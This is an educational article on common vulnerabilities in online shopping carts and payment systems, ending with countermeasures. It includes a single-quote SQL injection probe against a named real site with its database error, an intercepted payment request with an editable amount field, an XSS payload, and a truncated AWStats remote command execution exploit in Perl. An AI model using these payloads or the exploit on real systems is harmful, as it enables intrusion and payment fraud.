Common Security Vulnerabilities in Online Payment Systems

Author- Hitesh Malviya(Information Security analyst)

Qualifications: C!EH, EC!SA, MCITP, CCNA, MCP

Current Position: CEO at HCF Infosec Limited

Contact: hitesh@hcf.co.in,hitesh1@hackermail.com

Website: www.hcf.co.in, www.hitesh.hcf.co.in

About the Author

Hitesh Malviya is a renowned security researcher and evangelist. His expertise includes computer and network security, exploit research, python programming, computer forensics, website designing, compliance and e-Governance. He is the author of the books – "**Hackdecoders-Official guide to greyhat hacking(part-1)**" and "**Hackdecoders-Official guide to greyhat hacking(part-2)**", both up for worldwide release in mid 2012.

Hitesh is a nationally acclaimed speaker and has spoken in dozens of seminars & workshops countrywide. He has ranked among top 5 Indian Hackers by some user on answers.yahoo.com. He has trained more then 500+ students and having rich experince of ethical hacking training. He has also conducted workshops and corporate trainings around the nation apart from his speaking engagements.

He has found serious vulnerabilities in Top social networking websites orkut and facebook. He is continuously working in field of cyber security to secure most Indian domain websites. Presently, Hitesh Malviya is working with HCF Infosec Limited as Chief executive officer and with RRN Technologies as Penetration tester.


He is well known in the hacking and security community as the founder of Hindustan cyber force , a computer security education portal. Hindustan cyber force was former indian no. #1 Ethical hacking forum as per alexa ranking and number of members. It was considered one of top sites for security education. Hitesh's tutorials on Python Programming, Buffer

Overflows, Metasploit etc. have received thousands of views and hundreds of appreciating comments from the community. The site also includes Tutorials from other security researchers.

Introduction

A tremendous change in online transaction has been accompanied with equal rise of security attacks against online payment systems. Some of these attacks are carried by using disclosed vulnerabilities on online resource about online payment applications and systems. Other attacks have used vulnerabilities that are common in any web application, such as SQL injection or cross-site scripting. The different types of vulnerabilities discussed here are SQL injection, cross-site scripting, information disclosure, path disclosure, price manipulation, and buffer overflows.

Successful exploitation of these vulnerabilities can lead to a wide range of results. Information and path disclosure vulnerabilities will typically act as initial stages leading to further exploitation. SQL injection or price manipulation attacks could compromise confidentiality, and in worst cases cause the e-commerce business to shut down completely.



Vulnerabilities


There are a number of reasons why security vulnerabilities arise in shopping cart and online payment systems. The reasons are not exclusive to these systems, but their impact becomes much greater simply because of the financial nature of the transactions.

One of the main reasons for such vulnerabilities is the fact that web application developers are often not very well compatible with secure programming techniques.

In a number of cases, we've found that e-commerce sites tout their 128-bit SSL certificates as proof that their sites are well secured but still some loopholes always been there in applications.

There are some common security vulnerabilities that have been discovered in shopping cart and online payment systems which we will discussed from next paragraph.

SQL Injection


PAKISTAN, FPCCI, CHAMBERS, COMMERCE, INDUSTRY, ASSOCIATIONS, BUSINESSES, TRADES, TEXTILES, YARN, COTTON, BUY, SELL, SALE, DISCUSSIO...
File Edit View History Bookmarks Tools Help
inurl:pk
[redacted]
inurl:asp?id= - Googl...
Human Rights Commi...
[redacted]
PAKISTAN, FPCCI, C...
Posting New Topic - ...
PAKISTAN, FPCCI,...
THE FEDERATION OF PAKISTAN
CHAMBERS OF COMMERCE & INDUSTRY
وفاق ایوان ہائے تجارت و صنعت پاکستان
The Apex Body Of Trade and Industry and Chief Spokesman Of The Private Sector
Pakistan | FPCCI | Services | Forms | Home | Contact
Wednesday, February 17, 2010
Done
start
Music Downloads
PAKISTAN, FPCCI, ...
Yahoo! Messenger
New Rich Text Doc...
Desktop
12:55 AM

http://www.fpcci.com.pk/news1/display_newsDetail.asp?newsid=985'

```
Microsoft JET Database Engine error '80040e14'

Syntax error in string in query expression 'ct.cattypeid=nc.cattypeid AND nc.catid=n.catid AND n.newsid=985';'.

/news1/includes/common.asp, line 75
```

SQL injection refers to the insertion of SQL meta-characters in user input, such that the attacker's queries are executed by the back-end database. Typically, attackers will first determine if a site is vulnerable to such an attack by sending in the single-quote (') character. The results from an SQL injection attack on a vulnerable site may range from a detailed error message, which discloses the back-end technology being used, or allowing the attacker to access restricted areas of the site because he manipulated the query to an always-true Boolean value, or it may even allow the execution of operating system commands.

SQL injection techniques differ depending on the type of database being used. In its default configuration, MS SQL server runs with Local System privileges and has the 'xp_cmdshell' extended procedure, which allows execution of operating system commands.


The most publicized occurrences of this vulnerability were on the e-commerce sites of Guess.com and PetCo.com .

Vulnerable Shopping carts:

- VP-ASP Shopping Cart
- IGeneric Free Shopping Cart
- Web Merchant Services Storefront Shopping Cart

Price Manipulation

This is a vulnerability that is almost completely unique to online shopping carts and payment gateways. In the most common occurrence of this vulnerability, the total payable price of the purchased goods is stored in a hidden HTML field of a dynamically generated web page. An attacker can use a web application proxy such as Achilles to simply modify the amount that is payable, when this information flows from the user's browser to the web server. Shown below is a snapshot of just such a vulnerability that was discovered in one of the penetration testing assignments of mine.



Proxy Settings
Listen on Port 5000
Cert File E:\Tools\Achilles\sa
Client Timeout (Sec) 1
Server Timeout (sec) 3

Intercept Modes
☑ Intercept mode ON
☑ Inercept Client Data
☐ Intercept Server Data (text)
☐ Log to File
☑ Ignore .jpg/.gif

```
POST /paynow/index.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: www.somesite.com
Content-Length: 464
Cache-Control: no-cache
Referer: http://www.somesite.com/payonline/orders.php?order_id=99999999

redirect_url_payment_gw=http%3A%2F%2Fwww.somesite.com%2thankyou_gw.php&shop_code=merchant_code&
orders_id=99999999&currency=Rs&amount=879.00&bill_cust_name=Mookhey&bill_cust_add=Mumbai%2C+&bill
_cust_country=India&bill_cust_tel=77777777&bill_cust_email=7777@hotmail.com&del_cust_name=K&del_cust_
add=M&del_cust_tel=777777777&redirect_url_payment_gw=http%3A%2F%2Fwww.somesite.com%2Fthankyou_.p
hp&x=88&y=14
```

Status: Running


Here an attacker can change the final payable price (`currency=Rs&amount=879.00`) to a value of his choice. This information is eventually sent to the payment gateway with whom the online merchant has partnered. If the volume of transactions is very high, the price manipulation may go completely unnoticed, or may be discovered too late.

Vulnerable Shopping carts:

- 3D3 ShopFactory Shopping
- Smartwin Technology's CyberOffice Shopping Cart 2.0.

Buffer overflows

Buffer overflow vulnerabilities are not very common in shopping cart or other web applications using Perl, PHP, ASP, etc. However, sending in a large number of bytes to web applications that are not geared to deal with them can have unexpected consequences. In My one of the penetration testing assignment, it was possible to disclose the path of the PHP functions being used by sending in a very large value in the input fields. See the snapshot is shown below.


[redacted] - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Links
Done
My Computer

"Fatal error: Maximum execution time of 30 seconds exceeded in /var/www/html/func/admin/functions.php on line 163"

"Fatal error: Maximum execution time of 30 seconds exceeded in /var/www/html/add_to_cart.php on line 120"

Using this error information it was possible to access the restricted 'admin' folder. From the structure of the web site and the visible hyperlinks there would have been no way to determine that there existed the 'admin' directory within the 'func' sub-directory below the main $DocumentRoot.

Vulnerable Shopping carts:

- PDGsoft shopping cart


Cross-site scripting

XSS vulnerability is one of common vulnerability found in many web applications. An attacker can exploit this vulnerability to get cookies of session on any web application. By analyzing these cookies an attacker can get login information of users on the web application. XSS is basically a client side attack. An attacker can add his own contents to the webpage by exploiting XSS Vulnerability at the client side.

A typical XSS attack URL would look like this: `http://www.vulnerablesite.com/search.php?keywords=&lt;script>alert("Hacked by banna")&lt;script>`. In this case, when the victim clicks on this link, a message box with the text "Hacked by banna" will open up on his system.

In most cases, the attacker would craft the URL in order to try and steal the user's cookie, which would probably contain the session ID and other sensitive information.


However, the JavaScript can also be used to redirect the user to a site that looks similar to the original web site (clone website) and requests the user to enter sensitive information such as his authentication details for that web site, or his credit card number or social security number. A related attack is shown below:



Welcome to Citibank - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://www.citibank.com/us/index.htm
Search
Print
Home Bookmarks The Mozilla Organiza... Latest Builds
sign on • open account • contact us • search • privacy • citi.com
citi
PRODUCTS & SERVICES PLANNING & TOOLS INVESTING & MARKETS HELP DESK
E-mail Verification - Mozilla
Full Debit Card Number
PIN (4-6 digits, – ATM PIN)
Card Expiration Date (mm/yyyy)
Submit
sign on
Choose one
learn more
apply now
Small Business
Corporate
United States
look
Choose one
smartdeals
Get more mileage
0% APR
Welcome
Start
12:27 PM

Remote command execution

The most devastating web application vulnerabilities occur when the CGI script allows an attacker to execute operating system commands due to inadequate input validation. This is most common with the use of the 'system' call in Perl and PHP scripts.



AWStats configdir Remote Command Execution Exploit perl code

Page 1/2

```
#!/usr/bin/perl
#---GHC-------------------------------------#
#Remote command execution exploit #
#Product:                                                #
#Advanced Web Statistics 6.0 - 6.2     #
#URL:http://awstats.sourceforge.net  #
#Greets & respects to our friends:      #
#1dt.w0lf and all rst.void.ru               #
#Special greets 2 d0G4                      #
#& cr0n for link on bugtraq                 #
#---not-PRIVATE-already--------------#
# bug found by iDEFENSE                 #
# http://www.idefense.com/              #
# application/poi/display?                  #
# id=185&type=vulnerabilities           #
# &flashstatus=true                           #
#-------------------------------------------#

use IO::Socket;
$banner = "
################################################################
GHC 2005
Remote command execution exploit for:
Advanced Web Statistics 6.0 – 6.2
Usage:
>perl ./GHCaws.pl www.server.net /cgi–bin/awredir.pl \"uname –a\"
################################################################
";

$bug_param = 'configdir';
$id_start = 'b_exp';
$id_exit = 'e_exp';
$id_print = 0;
$http_head = "\n\n";

sub Print_Report {
$str = $_[0];
if ($str =~ m/$id_exit/i) {
exit;
}
if ($str =~ m/$id_start/i) {
$str =~ s/$id_start//ig;
$id_print = 1;
}
if ($id_print == 1) {
print "$str";
}
}

sub ConnectServer {
$socket = IO::Socket::INET->new( Proto => "tcp", PeerAddr => "$server", PeerPort => "80")
|| die "Error\n";
```

GHC 01/25/2005

Vulnerable Shopping carts:

- Pacific Software's Carello Shopping Cart
- Hassan Consulting's Shopping Cart

Weak Authentication and Authorization

Authentication mechanisms that do not prohibit multiple failed logins can be attacked using tools such as Brutus. Similarly, if the web site uses HTTP Basic Authentication or does not pass session IDs over SSL (Secure Sockets Layer), an attacker can sniff the traffic to discover user's authentication and/or authorization credentials.

Countermeasures:

Developer side:

- Use proper input validation
- Proper sanitizing of input values
- Update webserver with security patches.
- Keep your support lists private-it may leak the information about reported vulnerability to outside user.
- Use secured programming techniques.

User Side:

- Use strong password
- Don’t click on suspected links.
- Install anti phising toolbar to web browser
- Update machine with internet security softwares.

References:

1. News article on SQL Injection vulnerability at Guess.com
http://www.securityfocus.com/news/346
2. Jeremiah Jacks at work again, this time at PetCo.com
http://www.securityfocus.com/news/7581
3. Achilles can be downloaded from http://achilles.mavensecurity.com/
4. CERT Advisory Malicious HTML HTML Tags Embedded in Client Web Requests http://www.cert.org/advisories/CA-2000-02.html

5. Definition of 'phishing' http://www.webopedia.com/TERM/p/phishing.html

6. Brutus can be downloaded from http://www.hoobie.net/brutus/

7. OWASP Guide http://www.owasp.org/